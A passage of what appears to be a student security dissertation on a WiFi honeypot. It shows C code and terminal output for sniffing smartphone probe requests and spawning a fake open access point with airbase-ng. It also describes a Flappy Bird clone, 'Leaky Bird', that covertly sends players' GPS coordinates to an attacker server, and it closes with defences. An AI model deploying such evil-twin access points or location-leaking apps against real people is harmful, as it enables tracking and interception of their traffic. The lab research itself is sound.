


Figure 38: Android TCP client sequence diagram.

## 4.6 Requirements Matrix

This section matches a given requirement from section 3.3 on page 34 with proof that it has been considered in the design.

### 4.6.1 Honeypot Application

Requirement	Verification
1	The program flow in section 4.3.1 details how user defined options are required to create the interface.
2	Section 4.3.2 details how the SSID is captured and compared against the user defined value.
3	Capturing and parsing probe requests is detailed in section 4.3.2.
4	Creating a fake access point is detailed in section 4.3.4.
5	The TCP client is detailed in section 4.3.5.
6	Section 4.3.3 looks at discovering vulnerable devices that are probing for open authentication networks.
7	Section unfinished.

### 4.6.2 Android Application

Requirement	Verification
1	Section 4.4.1 describes how the application will be a clone of a popular game.
2	The classes required for getting the GPS location are in section 4.4.4.
3	Section unfinished
4	Sections 4.4.5 and 4.4.6 detail TCP client support.

### 4.6.3 Server Application

Requirement	Verification
1	Section unfinished.
2	Section unfinished.

## 5 Implementation

This section details the process taken to develop the various discrete components. The final implementation has been developed and tested in a controlled environment using a dedicated wireless network in order to meet the the required ethical standards.

### 5.1 Operating System

The laptop used to develop and run the application is running BackTrack 5 Revision 3 in a virtual machine on VirtualBox, on Windows 7.

### 5.2 Ethernet Connection

In order to bridge traffic and allow the compromised device to connect to the internet, the laptop must be attached via ethernet. In this case the laptop is connected to the wireless access point via an ethernet cable, and has its network adaptor set to bridged in the VirtualBox network settings.

### 5.3 Setting up the Workstation

The attackers laptop needs to be correctly wired to the network and setup in order to run the applications and perform the attack. A bash setup script was developed to quickly get the station ready to run the application:

```
#!/bin/bash
service ssh start
echo 1 > /proc/sys/net/ipv4/ip_forward
airmon-ng start wlan0
```

This script enables SSH as the majority of development and testing was undertaken from my desktop PC, enables IP forwarding so we can bridge traffic from the fake access point to the wired network, and then starts a monitor interface from the wlan0 interface. Once this is complete the station is ready to run the honeypot application.

## 5.4 Honeypot Application

Figure 39 shows the Honeypot application running and outputting the probe requests of nearby devices. It's searching for a request from a device that is looking for the TESTAP network.

In this instance the Bucket server is not running, so probe requests are not being transmitted to the server.

```
root@bt:~/projects/honeypot# ./honeypot -s TESTAP -i mon0 -c 11
[-] Interface: "mon0"
[-] SSID: "TESTAP"
[-] Channel: 11
[!] Driver: "mac80211"
[!] Unable to connect to Bucket server, will not build profiles.
[-] [probe] <ff:ac:22:0b:9f:32> eduroam
[-] [probe] <ff:ac:22:0b:9f:32> Test1
[-] [probe] <ff:ac:22:0b:9f:32> eduroam
[-] [probe] <ff:ac:22:0b:9f:32> Test1
[-] [probe] <ff:ac:22:0b:9f:32> eduroam
[-] [probe] <ff:14:f4:2a:69:96> VM271622-2G
```

Figure 39: Honeypot capturing probe requests.

### 5.4.1 Capturing Packets

Using the Lorcon library we can parse captured packets, and decode them, by passing the lorcon loop function a callback. The callback passed to the lorcon loop takes a packet pointer parameter, which when called contains the captured frame.

```
void packet_handler(lorcon_t *, lorcon_packet_t *, u_char *);
```

To single out the frame type it is a case of indexing in the right location:

```
uint8_t packetType = packet->packet_header[HP_80211_TYPE];
```

The lorcon library also offers a struct with extra info on 802.11 packets, which means the subtype could also be accessed as so:

```
struct lorcon_dot11_extra *extra;
extra = (struct lorcon_dot11_extra *)packet->extra_info;
```

And then accessing the subtype field.

Once we have this information we can use a state style switch statement to determine where in the process of the association sequence we are, and react accordingly to incoming packets.

### 5.4.2 Parsing Probe Requests

Firstly the application needs to listen for probe request packets in order to get the SSIDs that nearby devices are searching for. To capture the SSID from the packet the application copies it from the header, using the SSID length field as an indexer:

```

for(i=0; i<packet->packet_header[HP_80211_P_SSID_LEN]; i++) {
    ssid[i] = packet->packet_header[HP_80211_P_SSID + i];
}

```

This application is limited in that it only reacts to SSIDs in probe requests that match the SSID passed in as a command line argument. The filter is implemented in the parse probe request function and simply compares the SSID in the probe request to the SSID given, where ap\_info is a struct holding information about the virtual access point:

```

if(strcmp(ap_info.ssid, ssid) == 0) {
    ap_info.valid_probe = 1;
    return 1;
}

```

At this point, if a valid probe request has been found, the application pre-checks the authentication type of the AP that the device is probing for by sending a probe response and then parses the authentication response, checking whether the Authentication Algorithm is set to Open (i.e. 0). This check is performed so that a virtual access point is not created for devices that are probing for encrypted networks, as the application only handles unencrypted networks.

### 5.4.3 Creating Probe Responses

To create a probe response packet in lorcon we follow this process:

```

lcpf_proberesp(metapack, ap_info.dst_mac, ap_info.src_mac, ap_info.bssid,
0x00, 0x00, 0x00, ap_info.seq,
ap_info.timestamp, ap_info.beacon_int, ap_info.flags);

```

The snippet above creates a probe request frame which then needs the required information element tags added, as determined through the research in section 2.1.3:

```

lcpf_add_ie(metapack, IE_SSID_LEN, ap_info.ssid_len, ap_info.ssid);
lcpf_add_ie(metapack, IE_RATES, sizeof(rates)-1, rates);
lcpf_add_ie(metapack, IE_CHANNEL, 1, &channel);
lcpf_add_ie(metapack, IE_MISC, 1, "\x05");
lcpf_add_ie(metapack, IE_MISC, 1, "\x05");
txpacket = (lorcon_packet_t*)lorcon_packet_from_lcpa(context, metapack);

```

### 5.4.4 Creating a Fake Access Point

When an open network has been discovered, the application forks and creates a virtual access point using airbase-ng and sends another probe response on behalf of the VAP to speed up the process of associating.

```


.. snip..
childPID = fork();
if(childPID >= 0) {
    if(childPID == 0) {
        // Child process
        snprintf(cmd, sizeof cmd, "airbase-ng --essid %s -c %i mon0",
            ap_info.ssid, ap_info.channel);
        system(cmd);
    }
}

```



.. snip..

Figure 40 shows the application output when an access point is created and a client connects. In this instance the device has connected to the network WirelessLab.

A screenshot of a terminal window with a dark background and light-colored text. The text shows the output of an application, likely airbase-ng, as it creates a virtual access point and a client connects. The output includes timestamps, MAC addresses, and interface names. A large, semi-transparent watermark "Back | trac" is visible across the middle of the terminal output.

```
[~] [probe] <ff:ac:22:0b:9f:32> WirelessLab
09:49:14 Created tap interface at0
[~] [probe] <ff:ac:22:0b:9f:32> WirelessLab
[~] [probe] <ff:ac:22:0b:9f:32> WirelessLab
09:49:14 Trying to set MTU on at0 to 1500
09:49:14 Trying to set MTU on mon0 to 1800
09:49:14 Access Point with BSSID 00:C0:CA:76:28:D2 started.
[~] [probe] <ff:ac:22:0b:9f:32> Test1
[~] [probe] <ff:ac:22:0b:9f:32> Test1
[~] [probe] <ff:ac:22:0b:9f:32> WirelessLab
[~] [probe] <ff:ac:22:0b:9f:32> Test1
[~] [probe] <ff:ac:22:0b:9f:32> WirelessLab
[~] [probe] <ff:ac:22:0b:9f:32> WirelessLab
[~] [probe] <ff:ac:22:0b:9f:32> Test1
[~] [probe] <ff:ac:22:0b:9f:32> WirelessLab
[~] [probe] <ff:ac:22:0b:9f:32> Test1
[~] [probe] <ff:ac:22:0b:9f:32> WirelessLab
[~] [probe] <ff:ac:22:0b:9f:32> Test1
[~] [probe] <ff:ac:22:0b:9f:32> WirelessLab
[~] [probe] <ff:ac:22:0b:9f:32> Test1
[~] [probe] <ff:ac:22:0b:9f:32> WirelessLab
[~] [probe] <d2:ac:22:0b:9f:32> WirelessLab
09:49:20 Client AC:22:0B:9F:32:4A associated (unencrypted) to ESSID: "WirelessLab"
```

Figure 40: Virtual Access Point created and the client connecting.

Once the application gets to this point it will no longer create virtual access points, as it is purposely limited to one, as defined in the requirements.

#### 5.4.5 Monitoring Data Packets

As mentioned previously we need to bridge traffic from the tap interface created by airbase-ng to the wired interface that the Virtualbox host is on. To do this we perform the following steps:

```
brctl addbr wirelesslab-br
brctl addif wirelesslab-br eth0
brctl addif wirelesslab-br at0
```

```
ifconfig eth0 192.168.1.5 up
ifconfig at0 192.168.1.23 up
```

```
ifconfig wirelesslab-br 192.168.1.6 up
```

This adds the two interfaces to the bridge created in the first command, then assigns an IP address to both of them. Once this step is complete traffic sent to the virtual access point will be forwarded across the eth0 interface and vice-versa.

The filter required to get data packets in Wireshark travelling to the access point from the device is:

```
tcp && wlan.da == device_mac
```

This then shows the tcp packets that have been forwarded across the bridge on to the wired network, and communicating with the server (192.168.1.5) on that network.

captured.png

472	8.636539000	192.168.1.3	192.168.1.5	TCP	124	57650 > 11011	[SYN] Seq=6
475	8.640540000	192.168.1.3	192.168.1.5	TCP	116	57650 > 11011	[ACK] Seq=1
476	8.640540000	192.168.1.3	192.168.1.5	TCP	139	57650 > 11011	[PSH, ACK]
477	8.644540000	192.168.1.3	192.168.1.5	TCP	116	57650 > 11011	[FIN, ACK]

Figure 41: Captured TCP packets from the device to the server.

The data found in the TCP packet is the location data that the app is relaying to the Bucket server:

▼ Data (23 bytes)

Data: 35312e34333031343335342c2d322e3734363236393936

[Length: 23]

0060	11 94 00 00 01 01 08 0a	1d a9 c6 c4 00 ed b1 5b	..... [
0070	35 31 2e 34 33 30 31 34	33 35 34 2c 2d 32 2e 37	51.43014 354, -2.7
0080	34 36 32 36 39 39 36 9b	7f 42 ee	4626996. .B.

Figure 42: Packet contents.

## 5.5 Leaky Game

This application has been developed for Android and mimics the recently popular Flappy Bird style because of its simple nature, and possibility for exploiting the viral hype still surrounding it. It has been developed using Android Java and libgdx to handle the game functions and named Leaky Bird to reflect its actual purpose.

It was developed using the Eclipse IDE due to the support project creation support offered by libgdx tools, the process of which is detailed in a further section. The game was tested in a desktop environment to start with, before being deployed on a Nexus 7 for testing Android specific functionality.

### 5.5.1 Project Structure

Using the libgdx project setup tool removes the need for manually creating the projects and writing the boilerplate code required for the creation of cross-platform games.




Figure 43: libgdx setup tool.

It creates multiple Eclipse projects that link to one main project that holds the game code, thus effectively decoupling any platform specific code from the implementation. The projects created allow you to deploy on Android, desktop, web and iOS using robovm.




Figure 44: Configuration screen.

Which when imported to Eclipse sets the workspace up automatically.




Figure 45: Eclipse project structure.

Whilst developing the game it was tested under the desktop deployment, and then when Android specific functions were required it was moved to testing on an actual device.

### 5.5.2 Creating Interfaces

As the Android application utilizes libgdx as its graphics library, we need to create a number of interfaces to allow it to use Android specific functions, for example GPS. The process in doing so is relatively straight forward. Firstly you need to create an interface to encapsulate the desired functions and then implement this interface in a class on the Android side, and pass it through to the constructor of the game.

In this project the interface takes the naming standard of XResolver, where X is the service it is handling, and the implementation takes the standard of PlatformX where Platform is the deployment platform, e.g. Android, desktop, etc., and X is the service.

If, for example, we were writing a resolver for adding two numbers, we would have an interface in the libgdx project as such:

```
public interface AdditionResolver {
    public int add(int a, int b);
}
```

Then in the Android project implement the interface in a class:

```
public class AndroidAddition implements AdditionResolver {
    public AndroidAddition() {
    }

    @Override
    public int add(int a, int b) {
        return a + b;
    }
}
```

And finally pass it through in the game initialiser in the Android MainActivity:

```
initialize(new LeakyBirdGame(androidAddition), cfg);
```

Remembering to update the constructor of the Game class, then it is ready for use within the application while the game is running. In reality you wouldn't need something as simple as an addition resolver, this is just to illustrate the steps to take.

### 5.5.3 Getting the GPS Co-ordinates

The application has been developed to report the players location whilst they are playing the game. This required an interface to be written between Android Java and libgdx so that we could take advantage of Android's GPS support, as noted in the section prior to this about creating interfaces.

The two functions we need the libgdx side of the application to be able to access are the LocationManager class's getLatitude and getLongitude. The interface to pass to the LeakyBirdGame initialiser is:

```
public interface GpsResolver {
    public double getGPSLatitude();
    public double getGPSLongitude();
}
```

It is named resolver due to libgdx being able to create desktop, HTML5 and iOS games from the same source code but with different entry points. Some of these entry points may not have GPS enabled so we have to be sure to wrap any calls to this class in a null check. On the Android side we can create a class, `AndroidLocationProvider`, that implements this interface and allow the functions to wrap around the two `LocationManager` calls we need to make in order to get the coordinates. In the constructor of the class we need to get the name of the provider that our game will be using to get the location data, this can either be via GPS or network, the former being finer grained than the latter.

```
Criteria criteria = new Criteria();
provider = locationManager.getBestProvider(criteria, false);
```

Where `provider` is a class level defined string and `criteria` is left intentionally default so the application will attempt to get the best provider available.

The two overridden interface functions require nearly identical implementations, with just the longitude/latitude selection switching between them:

```
Location location = locationManager.getLastKnownLocation(provider);
return location.getLatitude();
```

As `locationManager` is passed through to the constructor from the Android `MainActivity`, it allows us to use a reference to its context internally to get the location data during the games execution.

In the libgdx project we can now access the GPS, assuming it has been passed through the constructor and named `gpsResolver`, through the two functions as so:

```
game.resolver.showToast(gpsResolver.getGPSLatitude());
```

This is displayed using an Android Toast resolver that has been implemented in the same manner.

GPS co-ordinates can be changed in the Emulator, if not running on a device, through the Dalvik Debug Monitor Service (DDMS) in Eclipse:

```
telnet localhost 5544 # Emulator port
geo fix 01.10 10.01
```

#### 5.5.4 Android TCP Client

This uses a similar process described in section 5.5.3 to access Androids GPS functionality. Any network activity performed in an Android application must be done inside an `AsyncTask` rather than the UI thread, otherwise delayed activity may result in the application freezing. With this in mind another interface needed to be created to allow the wrapping of a class that extends `AsyncTask`, as this is in the Android library and inaccessible from libgdx.

The interface this time defines one function that must be implemented:

```
public boolean send(String msg);
```

As the application is, by design, insecure and leaks data the function simply takes a string and sends it, using TCP, to the Bucket server. The message format for data packets is, as described in section 4.4.6:

MESSAGE\_ID,UNIQUE\_ID,PAYLOAD

The android implementation of this, `AndroidTcpClient`, consists of connection information class level variables and a private inner `AsyncTask` class that takes a string as a parameter for its `DoInBackground` function, and gives a boolean result, that takes care of the connecting and disconnecting to the server:

```
private class SenderTask extends AsyncTask<String, Void, String>
```

Each time a message needs to be sent the `AsyncTask` connects to the TCP server and then, if successful, sends the message. This way should the server go down during testing, the application need not be restarted each time.

An interesting point to note is that for a period of time I could not get any output at the server end. The client application was connecting perfectly well and the server was displaying its connection information, but would not receive any data. This turned out to be because the send implementation was using a `BufferedWriter` and I had forgotten to add in:

```
out.flush();  
out.close();
```

after the write, which tells the `BufferedWriter` to send the data now rather than wait for it to be full.

Again the `LeakyBirdGame` constructor needs to be updated with the new parameter before it can be used in the game to send data.

## 6 Conclusion

### 6.1 Defending Against Attacks

Probe request frames are broadcast depending on what is in the preferred network list. This is what opens up smartphones to attack from such methods as undertaken in this project. Different mobile operating systems handle this list in different ways. For example, Android allows the user access to this list, and the ability to remove networks from it. Once removed from the list, the phone no longer broadcasts probe request frames for that SSID. iOS; however, does not allow access to this list and will broadcast frames for any previously connected SSID, unless the user disconnected from the network using the Forget This Network button available in the WiFi settings screen.

Proper management of this list would help the user to prevent this attack, or, at the very least, allow the user to make an informed decision about what network their phone is attempting to connect to. There a number of ways that you could implement this at application level. Being able to offer protection, or at the least information, at application level allows users with little knowledge to better protect themselves against malicious users. Ultimately, there is only so much you can do at this level, and all of the solutions require user interpretation.

One method would be to develop an application that ran as a service, storing information about each access point as the device connects to a network. The stored information would include the mac address of the access point that it has connected to, verified by the user, which would then allow the application to flag up any instances whereby the device attempts to connect to a network with the same SSID where the mac address had changed.

This would work well on uniquely named IBSSs in a home setting, although it would become an issue if the device were to connect to a large ESS and were to roam between each AP. On each connection the user would have to verify the different mac address. The biggest issue this is the simplicity in which a mac address can be spoofed. If the attacker were to be near the actual AP it would be trivial to find the real mac address and subsequently ensure any frames sent were from that address.

An extension on the previously detailed application would be to add geotagging to the stored access point information as it would allow the user to be notified when they are trying to connect to a network, for example, in Bristol that they usually do in Aberystwyth.

Overall the best course of action to take would be educating users on the importance of protecting their data, even that which they do not consider to be particularly sensitive can allow a foreign entity to profile and uniquely identify them. As we move towards advertisements as a means of sustaining internet businesses, and the consumer as the product business model (a la Facebook), it is imperative that we provide the necessary information to allow users to retain their privacy.



## 6.2 Monitoring Probe Requests for Good

There are applications of this technique that can be used for non-malicious purposes, particularly in data analysis.

## 6.3 Securing the Insecure

It is widely acknowledged that cryptography can allow us to undo the damage that has been brought to light through the leaked documents because of the headache it causes surveillance agencies. Through-out this report I have alluded to new protocols and standard amendments that are being developed in response to the expanding usage of WiFi.

The 802.11w amendment has recently been ratified and sets out to secure the management frames through adding cryptographic protection to deauthentication and disassociation frames to protect against spoofing; and a mechanism called Security Association Teardown Protection which protects association and authentication requests, through implementing a shared key authentication IE field called Message Integrity Check. The MIC IE, whose structure is detailed in table 3, includes fields for the key ID, IPN and most importantly, the Message Integrity Code which is the hash taken from the payload and MAC header of the management frame.

ID	Length	Key ID	IPN	MIC
----	--------	--------	-----	-----

Table 3: MIC IE field structure.

The key is generated using an EAPOL 4-way handshake between the station and the access point, meaning 802.11w can only be utilized if the network is using WPA/WPA2.

## 6.4 Project Extensions

Toward the end of writing this report a security research company unveiled their honeypot quadcopter device. This has the ability of being flown over a location, capturing devices, and bridging traffic back to a central server so that all traffic may be monitored by one application. This project is very well suited to fulfilling both the examples given that use this for good, but equally for bad. It should be noted; however, that the presence of a quadcopter is somewhat less inconspicuous than small devices planted around an area.

During this project I also briefly touched upon porting this application to the Raspberry Pi due to not only its low price point, but Kali's support for ARM meant that doing so would be trivial. Further investigation in to solving the netlink library issue, either by fixing the outdated Lorcon configurator that checks for dependancies, or replacing with a native libpcap implementation would be required. Successfully doing this would open up a number of possibilities, from the quadcopter example detailed above, to coupling the Raspberry Pi with a GPS board to undertake some wardriving, or implementing any of projects for good mentioned in section 6.2.

## 6.5 The End's Not Near; It's Here

